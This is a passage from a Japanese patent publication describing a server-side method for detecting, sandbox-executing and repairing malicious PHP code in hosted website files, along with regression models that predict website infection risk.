(19)日本国特許庁(JP)

(12)特許公報(B2)

(11)特許番号
特許第7073343号
(P7073343)

(45)発行日　令和4年5月23日(2022.5.23)

(24)登録日　令和4年5月13日(2022.5.13)

(51)国際特許分類

Ｇ０６Ｆ　21/57　(2013.01)	Ｇ０６Ｆ	21/57	３７０
Ｇ０６Ｆ　21/53　(2013.01)	Ｇ０６Ｆ	21/53	

ＦＩ

請求項の数　14　（全42頁）

(21)出願番号　特願2019-510573(P2019-510573)
(86)(22)出願日　平成29年5月5日(2017.5.5)
(65)公表番号　特表2019-517088(P2019-517088A)
(43)公表日　令和1年6月20日(2019.6.20)
(86)国際出願番号　PCT/US2017/031348
(87)国際公開番号　WO2017/193027
(87)国際公開日　平成29年11月9日(2017.11.9)
審査請求日　令和2年4月27日(2020.4.27)
(31)優先権主張番号　62/332,720
(32)優先日　平成28年5月6日(2016.5.6)
(33)優先権主張国・地域又は機関
米国(US)
(31)優先権主張番号　62/422,311
(32)優先日　平成28年11月15日(2016.11.15)
最終頁に続く

(73)特許権者　518395027
サイトロック リミテッド ライアビリティ カンパニー
アメリカ合衆国 アリゾナ州 ８５２５０ スコッツデール イースト シャパラル ロード ８８００ スイート １３０
(74)代理人　100094569
弁理士　田中 伸一郎
(74)代理人　100088694
弁理士　弟子丸 健
(74)代理人　100103610
弁理士　▲吉▼田 和彦
(74)代理人　100067013
弁理士　大塚 文昭
(74)代理人　100086771
最終頁に続く

(54)【発明の名称】　難読化されたウェブサイトコンテンツ内のセキュリティ脆弱性及び侵入検出及び修復

(57)【特許請求の範囲】
【請求項１】
データセキュリティの方法であって、
第１のセットのサーバによって、ウェブサイトコンテンツをホストするのに第２のセットのサーバのうちの１つによって使用されるウェブサイトファイルに対するウェブサイトコンテンツファイル属性データにアクセスする段階と、
前記第１のセットのサーバによって、前記第１のセットのサーバのうちの少なくとも１つによって非一時的コンピュータアクセス可能メモリ内でアクセス可能である前記ウェブサイトファイルに関する最も最近に分析された属性値に対してファイル変更日付属性値を比較することにより、該ウェブサイトファイルの変更のステータスを決定する段階と、
前記決定に基づいて、変更されてから分析されなかったウェブサイトファイルを前記第２のセットのサーバのうちの少なくとも１つから該非一時的コンピュータアクセス可能メモリにダウンロードする段階と、
前記ダウンロードされたウェブサイトファイルに対してファイル完全性技術を実行して、前記ダウンロードされたウェブサイトファイルに含まれる疑わしいか又は既知のシグナチャーを特定することにより、前記ダウンロードされたウェブサイトファイルのセキュリティリスクに関して分析する段階と、
前記分析に基づいて、前記第１のセットのサーバのうちのサーバを用いて、前記ダウンロードされたウェブサイトファイル内に検出されたスクリプトコードを復号する段階であって、

前記スクリプトコードを解析して、前記スクリプトコードを複数のコンポーネントに分離し、
前記複数のコンポーネントの各コンポーネントを分析して、前記コンポーネントがセキュリティリスクを示しているかどうかを判断し、
前記セキュリティリスクを提示する前記複数のコンポーネントのうちのコンポーネントのサブセットにフラグを立てることによって、前記スクリプトコードを復号する段階と、
前記スクリプトコードの一部分の実行を隔離するように構成された前記第１のセットのサーバのうちの１つを用いてフラグが立てられた前記コンポーネントのサブセットに対応する前記スクリプトコードの一部分を実行する段階と、
前記ダウンロードされたウェブサイトファイル内のセキュリティ侵害コンテンツを決定するために、フラグが立てられた前記コンポーネントのサブセットに対応する前記スクリプトコードの一部分の実行をモニタする段階と、
を含むことを特徴とする方法。
【請求項２】
決定されたセキュリティ侵害コンテンツを含有する前記ダウンロードされたウェブサイトファイルの少なくとも１つの部分集合を既知の優良なコンテンツで置換する段階と、
前記決定されたセキュリティ侵害コンテンツを削除する段階と、
のうちの少なくとも一方を行うことにより、前記ダウンロードされたウェブサイトファイルを修復する段階、
を更に含むことを特徴とする請求項１に記載の方法。
【請求項３】
コンテンツが置換された又は削除された前記ダウンロードされたウェブサイトファイルのいずれも前記第２のセットのサーバにアップロードする段階を更に含むことを特徴とする請求項２に記載の方法。
【請求項４】
前記第２のセットのサーバにアップロードされた前記ウェブサイトファイルは、決定されたセキュリティ侵害コンテンツを含有するウェブサイトコンテンツを置換することを特徴とする請求項３に記載の方法。
【請求項５】
ダウンロード中に消費される前記ウェブサイトファイルの全アクセス帯域幅が、予め決められた帯域幅消費閾値を参照するアルゴリズムにより、該全アクセス帯域幅とウェブサイトファイルユーザ帯域幅消費との合計が該予め決められた閾値よりも小さいように制限されることを特徴とする請求項１に記載の方法。
【請求項６】
セキュリティ侵害に関して前記ダウンロードされたウェブサイトファイルを分析する前記段階は、シグナチャー検査、ファジー検査、メタデータ照合、指紋法、リンク検査、及びファイル検査のうちの少なくとも１つを実施するアルゴリズムを実行することによってセキュリティ侵害に関して該ダウンロードされたウェブサイトファイルを分析する段階を更に含むことを特徴とする請求項１に記載の方法。
【請求項７】
前記スクリプトコードは、ＰＨＰ：ハイパーテキストプリプロセッサ（ＰＨＰ）スクリプトコードであることを特徴とする請求項１に記載の方法。
【請求項８】
１又は複数のプロセッサによって実行されると、前記プロセッサに以下の動作を実行させる１又は複数の命令シーケンスを含む、非一時的なコンピュータ可読媒体であって、
第１のサーバによって、ウェブサイトコンテンツをホストするために第２のサーバセットの１つによって使用されるウェブサイトファイルのウェブサイトコンテンツファイル属性データにアクセスする段階と、
ウェブサイトファイルのファイル変更日付属性値を該ウェブサイトファイルに関して前記第１のサーバで格納された格納済みファイル変更日付属性値と比較することにより、前記

第２のサーバ上に含有された該ウェブサイトファイルのいずれかが変更されたか否かを決定する段階と、
各ウェブサイトファイルの前記ファイル変更日付属性値が、各ウェブサイトファイルに関して前記第１のサーバで格納された該ファイル変更日付属性値に適合しない場合に、各ウェブサイトファイルを前記第２のサーバから前記第１のサーバにダウンロードする段階と、
前記ダウンロードされたウェブサイトファイルに対してファイル完全性技術を実行して、前記ダウンロードされたウェブサイトファイルに含まれる疑わしいか又は既知のシグナチャーを特定することにより、各転送されたウェブサイトファイルをセキュリティリスクに関して分析する段階と、
各転送されたウェブサイトファイル内に検出されたスクリプトコードを復号する段階であって、
前記スクリプトコードを解析して、前記スクリプトコードを複数のコンポーネントに分離し、
前記複数のコンポーネントの各コンポーネントを分析して、前記コンポーネントがセキュリティリスクを示しているかどうかを判断し、
前記セキュリティリスクを提示する前記複数のコンポーネントのうちのコンポーネントのサブセットにフラグを立てることによって、前記スクリプトコードを復号する段階と、
前記スクリプトコードの一部分の実行を隔離するように構成された前記第１のサーバを用いてフラグが立てられた前記コンポーネントのサブセットに対応する前記スクリプトコードの一部分を実行する段階と、
各転送されたウェブサイトファイル内のセキュリティ侵害コンテンツを決定するために、フラグが立てられた前記コンポーネントのサブセットに対応する前記スクリプトコードの一部分の実行をモニタする段階と、
を含むことを特徴とする非一時的なコンピュータ可読媒体。
【請求項９】
ダウンロードされたウェブサイトファイル内にセキュリティ違反のコンテンツがあると決定された場合に、
決定されたセキュリティ侵害コンテンツを含有する前記転送されたウェブサイトファイルの少なくとも一部分を既知の優良なコンテンツで置換する段階と、
前記決定されたセキュリティ侵害コンテンツを削除する段階と、
のうちの少なくとも１つを行うことにより、前記転送されたウェブサイトファイルを修復する段階、
を更に含むことを特徴とする請求項８に記載の非一時的なコンピュータ可読媒体。
【請求項１０】
コンテンツが置換された又は削除された前記転送されたウェブサイトファイルのいずれも前記第２のサーバにアップロードする段階を更に含むことを特徴とする請求項９に記載の非一時的なコンピュータ可読媒体。
【請求項１１】
前記第２のサーバにアップロードされた前記ウェブサイトファイルは、前記決定されたセキュリティ侵害コンテンツを含有するウェブサイトコンテンツを置換することを特徴とする請求項１０に記載の非一時的なコンピュータ可読媒体。
【請求項１２】
前記転送されたウェブサイトファイルの全アクセス帯域幅が、予め決められた帯域幅消費閾値を参照するアルゴリズムにより、全アクセス帯域幅と転送されたウェブサイトファイル帯域幅消費との合計が該予め決められた閾値よりも小さいように制限されることを特徴とする請求項８に記載の非一時的なコンピュータ可読媒体。
【請求項１３】
セキュリティ侵害に関して各転送されたウェブサイトファイルを分析する前記段階は、シグナチャー検査、ファジー検査、メタデータ照合、指紋法、リンク検査、及びファイル検査のうちの少なくとも１つを実施するアルゴリズムを実行することによってセキュリティ

侵害に関して各転送されたウェブサイトファイルを分析する段階を更に含むことを特徴とする請求項８に記載の非一時的なコンピュータ可読媒体。
【請求項１４】
前記スクリプトコードは、ＰＨＰ：ハイパーテキストプリプロセッサ（ＰＨＰ）スクリプトコードであることを特徴とする請求項８に記載の非一時的なコンピュータ可読媒体。
【発明の詳細な説明】
【技術分野】
【０００１】
〔優先権の主張〕
本出願は、２０１６年５月６日出願の米国仮特許出願第６２／３３２，７２０号（整理番号ＳＩＴＥ－０００３－Ｐ０１）の利益を主張するものである。この出願の内容全体は、引用によって本明細書に組み込まれている。
【０００２】
本出願は、２０１６年１１月１５日出願の米国仮特許出願第６２／４２２，３１１号（整理番号ＳＩＴＥ－０００４－Ｐ０１）の利益を主張するものである。この出願の内容全体は、引用によって本明細書に組み込まれている。
【背景技術】
【０００３】
技術分野
選択的ウェブサイト脆弱性及び感染試験の方法及びシステムは、ウェブサイトマルウェア試験及び検出に関するものである。
【０００４】
関連技術の説明
ウェブサイトは、インターネットのようなネットワーク上でサーバとクライアント間で情報を交換することによってウェブサーバを通してなどで表示され、使用され、かつ対話されることを想定した情報の集合である。インターネットに接続したウェブサーバにアップロードすることができる必要なウェブサイトページを発生させるいくつかの市販パッケージが存在する。インターネット上のウェブサイトには、あらゆる数の故障、感染、脆弱性、マルウェア、及びスパムなどが見出される場合がある。従って、ウェブサイトページ内のそのような故障を識別する（例えば、ウェブサイトがライブにされる前に）ためにウェブ試験が行われる場合がある。ウェブサイトの試験及び分析は、コンテンツ及び適正作動を確認する。例えば、ウェブサイトを試験することは、全てのリンクが正しく機能していることを保証する。更に、ウェブサイトは、相互ブラウザ互換性であることを試験することができる。ウェブサイトの試験は、配信されたウェブサイトサーバのパフォーマンスを決定し、現実的な負荷を課すことによってウェブサイトサーバの容量を分析し、かつ誤りウェブサイトページを識別する。ウェブサイトコンテンツ又はこれに関連して格納されたデータのセキュリティのような問題も、典型的には試験中に検査される。
【０００５】
従来、ウェブブラウザに表示される時などにウェブサイトがいかに挙動するかに関する情報を取得するのに使用することができるいくつかのセキュリティ試験方法か存在する。そのようなセキュリティ試験方法の例は、以下に限定されるものではないが、シークエル注入試験、ファントムウェブページ試験、オープンソースセキュリティ試験、ペネトレーション試験、クロスサイトスクリプティング（ＸＳＳ）試験、キャリッジリターン及びラインフィード注入試験、ＪａｖａＳｃｒｉｐｔ（登録商標）注入試験、コード実行試験、及びディレクトリトラバーサル試験などを含むことができ、かつ市場で現在利用可能な試験技術の一部である。
【先行技術文献】
【特許文献】
【０００６】
【文献】米国特許第９，２４６，９３２号明細書（整理番号ＳＩＴＥ－０００１－Ｕ０１）

【発明の概要】
【発明が解決しようとする課題】
【０００７】
しかし、これらの従来の試験技術は、セキュリティ侵害が発生した時を識別するだけであり、ウェブサイト所有者に彼らが事前対策してウェブサイト侵入をその発生前に防止することができることに関する情報を与えない。より良いウェブサイト侵害防止及びリスク評価に対する必要性が当業技術に存在する。従来技術は、侵害の発生前にリスク及び脆弱性を予想かつ識別することに対処する方法を提供しない。
【０００８】
従来技術の問題への１つのそのような発明的手法は、引用によって本明細書にその内容全体が組み込まれている特許文献１である。
【課題を解決するための手段】
【０００９】
ウェブサイトデータセキュリティの提供及び維持は、ウェブサイトコンテンツをホストするために第２のセットのサーバによって使用されるウェブサイトファイルに対するウェブサイトコンテンツファイル属性データにアクセスして分析することによるウェブサイトコンテンツセキュリティ侵害分析、検出、及び修復機能と共に構成されたサーバのセットによって提供される。最後のセキュリティアクセスから変更があったと決定されたファイルがダウンロードされる。これらのファイルは、シグナチャー検査、ファジー検査、メタデータ照合、指紋法、リンク検査、及びファイル検査のうちの少なくとも１つを含むアルゴリズムを用いて分析される。これらのファイル内に見出されるＰＨＰコードは、隔離環境内で実行され、かつセキュリティ侵害活動に関してモニタされる。侵入されたと見出されたＰＨＰコードは、侵害誘発部分を削除するために修復又は更新され、修復されたファイルは、ホスティングサーバストレージに戻される。ダウンロード中に消費されるウェブサイトファイルの全アクセス帯域幅は、全アクセス帯域幅とウェブサイトファイルユーザ帯域幅消費との合計が予め決められた閾値よりも小さいように、予め決められた帯域幅消費閾値を参照するアルゴリズムによって制限される。
【００１０】
ウェブサイトデータセキュリティの提供及び維持は、ウェブサイトコンテンツセキュリティ侵害分析、検出、及び修復機能と共に構成された分析及び修復サーバのセットによって提供される。ウェブサイトデータを含有する選択ファイルが、ある一定の特性を他の特性よりも重み付けすることをサポートするアルゴリズムを用いてウェブサイトファイルの特性が検出、計数、かつ処理されて稀有ウェブサイトセキュリティ侵害事象予想を生成する分析及び修復サーバにホスティングサーバからダウンロードされる。アルゴリズムは、各検出された特性の発生を総計して特性リスク計数を発生させる段階と、特性二分リストに基づいてある一定の特性計数を１又はそれ未満の値に制限する段階と、リスク計数の少なくとも一部分に重みを印加する段階と、特性を予め定められた特性グループに集約して全グループ寄与値を生成する段階と、各グループに対する全寄与を合計する段階と、合計した総数を十分位数に割り当てられた値のリスク警告範囲に当て嵌める段階と、リスク警告範囲内の全リスクの配置に基づいて警告を送信する段階と、ダウンロードされたウェブサイトファイルに対応するウェブサイトに対してウェブサイトセキュリティのための何らかの対策を講じる段階とを含む。ダウンロード中に消費されるウェブサイトファイルの全アクセス帯域幅は、全アクセス帯域幅とウェブサイトファイルユーザ帯域幅消費との合計が予め決められた閾値よりも小さいように、予め決められた帯域幅消費閾値を参照するアルゴリズムによって制限される。
【００１１】
同じく提供するのは、ユーザのモバイルデバイスに送信される警告としての通知を提供するユーザ対話回路である。例示的システムは、通知タイプ値及び／又は通知場所値を含む通知応答値を更に含む。例示的通知値は、モバイルデバイスに送信される警告を含み、例示的通知場所値は、ユーザのモバイルデバイスへの通信チャネルを含む。通知応答値及び

／又は通知タイプ値は、リスク警告範囲内の全リスクの配置に基づく場合がある。同様に、警告の通知は、リスク警告範囲内の全リスクの配置などに基づく場合がある。例示的かつ非限定的通信チャネルは、ユーザ電話番号、メッセージングシステムユーザ名又はプロファイル名、及び／又は通信アプリケーションユーザ名又はプロファイル名を含む。例示的警告は、モバイルデバイスのグラフィカルユーザインタフェースを起動して警告をモバイルデバイス上に表示させ、かつモバイルデバイスが起動されるのに応答してグラフィカルユーザインタフェースとの接続を有効にする。ある一定の実施形態では、警告は、デバイスをスリープモード又は停止モードから覚醒させることができる。これに加えて又はこれに代えて、警告は、ユーザ又は他のアプリケーションがデバイスを覚醒及び／又は起動する作動時にグラフィカルユーザインタフェースを提供することができる。例示的グラフィカルユーザインタフェースは、例えば、リスク計数、重み、及びウェブサイト情報などを含む全リスクの全て又は一部分又はそのいずれかの成分から選択された情報をユーザに提供し、及び／又はウェブサイトセキュリティ分析結果又はその各部分にアクセスするアプリケーションを開くためのアクセスを提供する。

【００１２】

本発明の開示の更に別の実施形態は、モバイルデバイスが対話に関してスリープモードに入り、かつモバイルデバイスが警告の受信時にスリープモードから起動されるのに十分に長い持続時間の全リスク警告を提供する時間とその使用の時間との間の一時的な遅延が存在することを含むことができる。

【００１３】

本明細書に開示するウェブサイト悪質コード検出及び修復の方法及びシステムは、ウェブサイトホスティングコンピュータシステムを作動させる中心的な機能である場合があるより有効な悪質ファイル検出を保証することによってコンピュータ関連技術を改善することを目指している。これに加えて、本明細書に説明するウェブサイト悪質コード検出の方法及びシステムは、ファイルが、そのファイルがウェブページを発生させるためのもののような標準ウェブサイト作動を少なくとも部分的には実行するだけのように見えるにも関わらず、悪質コンテンツを含有する可能性が高いかを決定する新しい方法及びモデルを導入することにより、コンピュータデータセキュリティの技術分野に特定の改善を行うものである。

【００１４】

コンテンツ特徴アレイシグナチャーを発生させるための本明細書に説明する方法及びシステムによって検出可能なコンテンツ特徴は、部分的にウェブページ発生の動的性質に起因して、ウェブサイトをターゲットにすることができる。ウェブページを発生させるのに用いられるコンテンツ特徴は、一般的に、悪意のある攻撃にも用いられているものである場合がある。従って、これらの一般的に使用されるコンテンツ特徴の潜在的に悪意のある使用を見出すことは、ウェブサイトコンテンツマルウェア検出、侵入防止、データ侵害回避、及びウェブサイトに対する休止時間短縮に特定の改善を行うものである。

【００１５】

本明細書に説明する方法及びシステムは、これらの方法が、ほとんどの既存ソリューションが処理するコンパイル済みの実行可能ファイルではなく、ソースファイル（例えば、テキストファイル）にアクセスするので、既存のマルウェア検出ソリューションに優ってウェブサイト悪質コード検出を更に改善することができる。従って、これらの方法及びシステムは、悪意のあるコードをそれが実行可能形式にコンパイルされる前に検出してその修復を容易にする。これは、既にコンパイル済みのコードを処理するソリューションよりも早期の検出を容易にすることができる。これに加えて、この手法は、テキストソースファイルの分析が、セキュリティ機能などによるコンパイル済みのコードが作動的であるための完全な実行／エミュレーション環境を必要としないので、実質的に少ないコンピュータリソースを使用する。

【００１６】

本明細書に説明するウェブサイト悪質コード検出のこれらの方法及びシステムは、ファイ

ル特定のコンテンツ特徴表示アレイを既知の特徴表示アレイのライブラリと共に処理し、ライブラリ内のアレイに適合するか又はファイル特定のアレイが悪質ファイルから導出された１又は２以上のアレイに統計的に類似する可能性があるかのいずれかを決定することにより、ウェブサイトファイルが悪質コンテンツを含む可能性が高いかを決定する段階を含むことができる。ライブラリ内の各アレイは、適合するライブラリ特徴アレイに対応するコンテンツ分類がファイルに与えられるように、悪質コンテンツ分類に関連付けることができる。コンテンツ特徴表示アレイは、アレイがそこから導出されたファイル内で検出することができる複数の可能なコンテンツ特徴の少なくとも一部分のためのエントリを含むことができ、そのためにアレイ内のエントリは、エントリに対応する特徴がウェブサイトファイル内で検出される時に更新される（例えば、非ゼロ値で）。非適合特徴のためのエントリは、不変とすることができる（例えば、ゼロ／ヌル、又は別のデータ値）。結果は、ファイル内で検出された特徴の各々を表すアレイである。特徴は、ファイル内のデータ要素、データ要素の特定の配置（例えば、指令又は類似の命令）、及び変数などである場合がある。各可能なアレイエントリに関連付けられた特徴は、Ｈｙｐｅｒｔｅｘｔ Ｐｒｅｐｒｏｃｅｓｓｏｒ（ＰＨＰ）コード特徴のような様々な業界標準用語で説明することができる。

【００１７】

ウェブサイト悪質コンテンツ検出及び修復の方法及びシステムは、ライブラリ内の既知の特徴表示アレイへのアレイの類似度を決定する統計的類似度分析モデルを通して以前には未知のアレイを処理することにより、既知の特徴表示アレイのライブラリを更新する段階を含むことができる。複数の悪意ありと分類された既知のアレイへの第１の又は高い類似度は、悪質コンテンツを示すものと分類されたライブラリの部分に未知のアレイが追加される結果になる場合がある。悪意ありと分類された既知のアレイへの第２の又は低い類似度は、悪意なしと分類されたライブラリの部分にこのアレイが追加される結果になる場合がある。第１及び第２の類似度は、人間支援型決定処理によって決定することができる。第１又は第２の程度以外の決定された類似度は、更に別の処理及び／又は分類をもたらす場合がある。

【００１８】

既知の特徴表示アレイのライブラリを更新する方法及びシステムの追加の特徴は、悪質又は非悪質のいずれかであるとして既知である複数のファイルのためのアレイを集める段階を含むことができる。ライブラリを更新する段階は、悪質ファイルから導出されて非悪質ファイルから導出されたいずれのアレイにも適合しない悪質コンテンツを示すものとして分類されたアレイをライブラリに投入する段階を含むことができる。ライブラリを更新する段階は、非悪質ファイルから導出されて悪質ファイルから導出されたいずれのアレイにも適合しない非悪質コンテンツを示すものとして分類されたアレイをライブラリに投入する段階を更に含むことができる。

【００１９】

ライブラリを更新する段階は、悪質及び非悪質ファイルの両方から導出された不審コンテンツを示すものとして分類されたアレイをライブラリに投入する段階を含むことができる。

【００２０】

既知の特徴表示アレイのライブラリを更新する方法及びシステムの追加の態様は、統計的類似度分析モデルを用いて、不審コンテンツ表示アレイと悪質コンテンツ表示アレイの一部分とをモデルを用いて処理することによって検出された類似度に基づいて不審コンテンツ表示アレイの一部分を悪質コンテンツ表示として再分類する段階を含むことができる。同様に、１又は２以上のアレイは、統計的類似度分析モデルを用いて、不審コンテンツ表示アレイと非悪質コンテンツ表示アレイの一部分とをモデルを用いて処理することによって検出される類似度に基づいて不審コンテンツ表示アレイの一部分を非悪質として再分類することによって再分類することができる。

【００２１】

本発明の開示のこれら及び他のシステム、方法、目的、特徴、及び利点は、好ましい実施

形態の以下の詳細説明及び図面から当業者には明らかであろう。
【００２２】
本明細書で言及される全ての文書は、これにより引用によってその全体が組み込まれる。単数の品目への言及は、それ以外が明確に説明されているか又はテキストから明らかでない限り、複数の品目を含むことができ、その逆も然りであることを理解しなければならない。文法上の接続詞は、それ以外が明確に説明されているか又は文脈から明らかでない限り、連接句、文章、及び語句などのいずれか又は全ての離接的及び接続的組合せを表現するように意図している。
本発明の開示及びそのある一定の実施形態の以下の詳細説明は、以下の図面を参照することによって理解することができる。
【図面の簡単な説明】
【００２３】
【図１】稀有ウェブサイトセキュリティ侵入事象を予想する実施形態を示す図である。
【図２】ウェブサイトセキュリティ侵入リスク評価の実施形態を示す図である。
【図３】ウェブサイト査定の実施形態を示す図である。
【図４】指紋法の実施形態を示す図である。
【図５】スマートＰＨＰ復号の実施形態を示す図である。
【図６】ウェブサイトファイルのための特徴表示アレイの発生を示す図である。
【図７】発生された特徴表示アレイに基づいてファイルが悪質であるかの決定を示す図である。
【図８】既知の特徴表示アレイのライブラリの更新を示す図である。
【図９】ウェブサイトセキュリティ感染を予想するための第１のロジスティック回帰モデルのＹ２効果の名目上のロジスティック適合を示す図である。
【図１０】第１のロジスティック回帰モデルに対する全体モデル試験の結果を示す図である。
【図１１】第１のロジスティック回帰モデルに対する適合不足分析結果を示す図である。
【図１２】第１のロジスティック回帰モデルのパラメータ／変数／特性推定値を示す図である。
【図１３】図１２のパラメータに対する効果可能性比率試験を示す図である。
【図１４】第１のロジスティック回帰モデルのＹ２効果に対する第２の名目上のロジスティック適合を示す図である。
【図１５】第１のロジスティック回帰モデルに対する感度対特異性の比としての検証データに対するレシーバ作動特性のグラフを示す図である。
【図１６】第１のロジスティック回帰モデルに対するリフト対部分の比としての検証データに対するリフト曲線のグラフを示す図である。
【図１７】ウェブサイトセキュリティ感染を予想するための第２のロジスティック回帰モデルのＹ２効果に対する名目上のロジスティック適合を示す図である。
【図１８】第２のロジスティック回帰モデルに対する全体モデル試験の結果を示す図である。
【図１９】第２のロジスティック回帰モデルに対する適合不足分析結果を示す図である。
【図２０】第２のロジスティック回帰モデルに対するパラメータ／変数／特性推定値を示す図である。
【図２１】図２０のパラメータに対する効果可能性比率試験を示す図である。
【図２２】第２のロジスティック回帰モデルに対する感度対特異性の比としての検証データに対するレシーバ作動特性のグラフを示す図である。
【発明を実施するための形態】
【００２４】
図１は、稀有ウェブサイトセキュリティ侵入事象を予想するための実施形態を示し、その変形を以下に説明する。ウェブサイトコンテンツ１０２は、ローカルファイルシステムにコピーすることができる１０４。コンテンツ要素、カテゴリ、リスクファクタなど１０６

が、ウェブサイトコンテンツと共に処理され、ウェブサイト特性１０８及びこれらの対応する発生計数１１０を決定することができる。これらの特性が二分されて１１２、ウェブサイト特性値１１４を生成することができる。そのような値１１４は、重み付けされ１１８、ウェブサイト脆弱性リスク値への特性寄与値１２０を生成することができる。特性の複数のカテゴリの各々のリスク値を各カテゴリ内で合計し、更に処理されてリスク合計１２２を生成し、リスク評価１２８を生成するためにこれが正規化されてリスク予想範囲１２４に当て嵌めることができる。

【００２５】

セキュリティ侵入などに関してウェブサイトコンテンツの走査を実行することは、セキュリティ侵入を防止することはできないが、そのような侵入の検出及びそのような侵入が検出された直後の修復を容易にすることができる。本明細書では、セキュリティ侵害（例えば、マルウェアなど）があるかを決定するための様々な技術について説明するが、これらの技術は、最適化手法を用いてウェブサイトホスティングサーバに過度に負荷をかけないようにすることができる。しかし、これらの望ましい技術でさえも、検出された侵入に対処することができるに過ぎない。発生する感染の影響を最小限にするためにコンピュータリソースを充てるために、感染する可能性があるウェブサイトの有効な予想を使用することができる。従って、本明細書では、ウェブサイトデータ及びコンテンツのセキュリティ侵害を予想することができる方法及びシステムについて説明する。

【００２６】

実行可能コードを含むことができるアプリケーション及びウェブサイト機能のようなウェブサイト及びこれらのコンテンツのためのデータセキュリティは、ウイルス、マルウェアにより感染される及び他のセキュリティ侵害を被る可能性があるウェブサイト及び／又はウェブサイトの各部分を予想する技術を使用することによって強化することができる。潜在的な感染の時間枠を決定することができる場合に、セキュリティは、更に強化することができ、修正をより適宜かつより有効に実行することができる。セキュリティ侵害の可能性、タイプ、及び時間枠を経済的に決定する方法、システム、アルゴリズム、及びウェブサイトコンテンツ侵入の洗練されたコンピュータモデル化について本明細書に説明する。

【００２７】

ウェブサイトホスティングプロバイダは、高価でないウェブサイトホスティングサービスを提供する。これらの低コストサービスは、ホストされるウェブサイトの数の激増をもたらした。１つのウェブサイトホスティングプロバイダは、数百万のクライアント（例えば、個人、企業、大学など）をホストすることができ、これらのクライアントは、数千万又はそれよりも多いウェブサイトを発生させることができる。ウェブサイトのデータ及び他のコンテンツのセキュリティを経済的に維持することは、そのようなホスティングサービスを提供するサーバ、及びウェブサイトデータ及びコンテンツのセキュリティを実行するサーバのデータアクセス負荷の点で重要な課題となっている。これらの条件の下で有用なレベルのセキュリティ品質を提供するのに十分なペースでウェブサイトデータ、コンテンツ、及びプログラムのあらゆる断片の包括的走査を実行することは、非常に高価である。走査のスケジュールを選択することは、一部のウェブサイトがデータ及びウェブサイトコンテンツのセキュリティ検査を行わずに長時間経過する結果になることがあり、ウイルス及びマルウェア拡散の本来備わる性質に対処し損なうことになる。従って、ウェブサイト感染予想の方法及びシステムを通して、コンピュータリソース及びウェブサイトホスティングサーバリソースは、より経済的に問題を防止及び／又は解決することに向けることができる。それにより、単位時間毎のプロセッサにつき多数のサイトのセキュリティをプロセッサが維持することを可能にすることにより、そのようなセキュリティ機能を実行するプロセッサのパフォーマンスを実質的に改善する。

【００２８】

ウェブサイトのセキュリティ侵害は希に発生すると考えられるが、商業、個人情報、プライバシーなどに重大な混乱を生じる可能性のために、そのような稀有な事象を高度に予想するモデルは、技術的な課題であり、かつ商業的に実行可能かつ有用である。カスタム適

応型ロジスティック再帰モデルに関して稀有ウェブサイトセキュリティ侵害の予想アルゴリズムの実施形態で説明するが、これは、技術的課題を克服しながら、稀有セキュリティ侵入事象のための高度な予想完全性を提供する。しかし、ランダムフォレストなどのような他のタイプの予想モデルも、この目的のために適応させることができる。

【００２９】

ウェブサイトコンテンツ予想モデル化は、ウェブサイト感染結果履歴などよりもかなり多くを網羅する一連のウェブサイト態様の評価を伴う場合がある。ウェブサイト管理特性、サイトメタデータ特性、ウェブサイト複雑性ファクタ、ウェブサイト構造的構成要素、ウェブサイト及び所有者ソーシャルメディアプレゼンス、外部ウェブサイト活動分析結果、及び特定のウェブサイト要素などのような様々なファクタがある。非常に洗練されたモデルは、これらのファクタの多く又は全てを含むことができるが、管理特性のみのようなある一定の特性のモデル化は、サイト侵害リスクの許容可能な予想を提供することができる。管理特性のみを用いてサイト侵害リスクを予想する一例として、ウェブサイトのアカウントレベルの活動のモデル化を用いてより早期の期間に測定されたアカウントレベルの活動に基づいて将来的な侵害を予想することができる。しかし、広範なファクタの正しい使用を通して予想モデルの安定性を増すことができる。

【００３０】

実施形態では、本明細書では管理特性と呼ぶウェブサイト特性の第１のセットは、ロジスティック再帰モデルを用いた稀有セキュリティ侵入事象の洗練された予想モデル化に対して有用であり、これは、定義的なウェブサイト再販業者ＩＤ、データセット近傍（例えば、近接の、関連付けられた、論理的な）、感染ステータス、特定のウェブサイトクライアント（例えば、ウェブサイトホスティングアカウント所有者）が有するウェブサイト数、及びウェブサイトホスティングクライアントのアカウント内の（現在のサイト以外の）感染サイト数のような詳細を含むことができる。

【００３１】

実施形態では、本明細書ではメタサイト特性と呼ぶウェブサイト特性の第２のセットは、ロジスティック再帰モデルを用いた稀有セキュリティ侵入事象の洗練された予想モデル化に対して有用であり、これは、ウェブサイトの電子メールアドレス、外部ｉｆｒａｍｅ機能、セキュアでないフォームの存在、走査されるページ数（ウェブサイトの全ページが走査されるわけではなく、これは、ウェブサイトホスティングクライアントの申込契約書に基づく場合がある）、タイマーウェブサイトページの存在、タイマーリソースの存在、及びＪａｖａＳｃｒｉｐｔで符号化されたＵＲＬの存在／タイプ／数量を含むことができる。

【００３２】

実施形態では、本明細書では包括的特性と呼ぶウェブサイト特性の第３のセットは、ロジスティック再帰モデルを用いた稀有セキュリティ侵入事象の洗練された予想モデル化に対して有用であり、これは、ａｄｗｏｒｄｓ、ａｌｅｘａ、ａｎａｌｙｔｉｃｓ、ｃｄｎ、ｃｏｎｃｒｅｔｅ５、ｃｏｐｐｅｒｍｉｎｅ、ｄｒｕｐａｌ、電子メールアドレス、外部ｉｆｒａｍｅ、ｇａｌｌｅｒｙ、ｇｈｏｏｋ、セキュアでないフォーム、ｊｏｏｍｌａ、ｍｅｄｉａｗｉｋｉ、ｍｏｏｄｌｅ、ｏｓｃｏｍｍｅｒｃｅ、ｐａｇｅｓ_ｓｃａｎｎｅｄ、支払処理、電話番号、ｐｈｐｂｂ、ｐｈｂｍｙａｄｍｉｎ、ｐｈｐｎｕｋｅ、ｒｅｄｉｒｅｃｔ検査、リスクスコア、サーバ情報、買い物カード、ｓｍｆ、ソーシャルメディア、スパムワード、ｓｓｌ証明書、ｓｓｌレベル、ｓｕｇａｒｃｒｍ、ｔｉｋｉｗｉｋｉ、トラストシール、ｊａｖａｓｃｒｉｐｔのｕｒｌ、ウェブビルダ、ワードプレス、ワードプレス接続、ｘ７ｃｈａｔ、ｙｐカテゴリ、ｚｅｎｃａｒｔ、ｚｅｎｐｈｏｔｏのような特性を含むことができる。

【００３３】

これらのウェブサイト特性は、特定のカテゴリの下でクラスター化することができ、これが、モデル内の共通処理を容易にする。管理特性は、これら自体の管理クラスター内に現れる場合がある。メタサイト特性は、２つのクラスター内に現れる場合があり、すなわち、ウェブサイト上のページ数、並びに専用メトリックのようないくつかのプロキシによっ
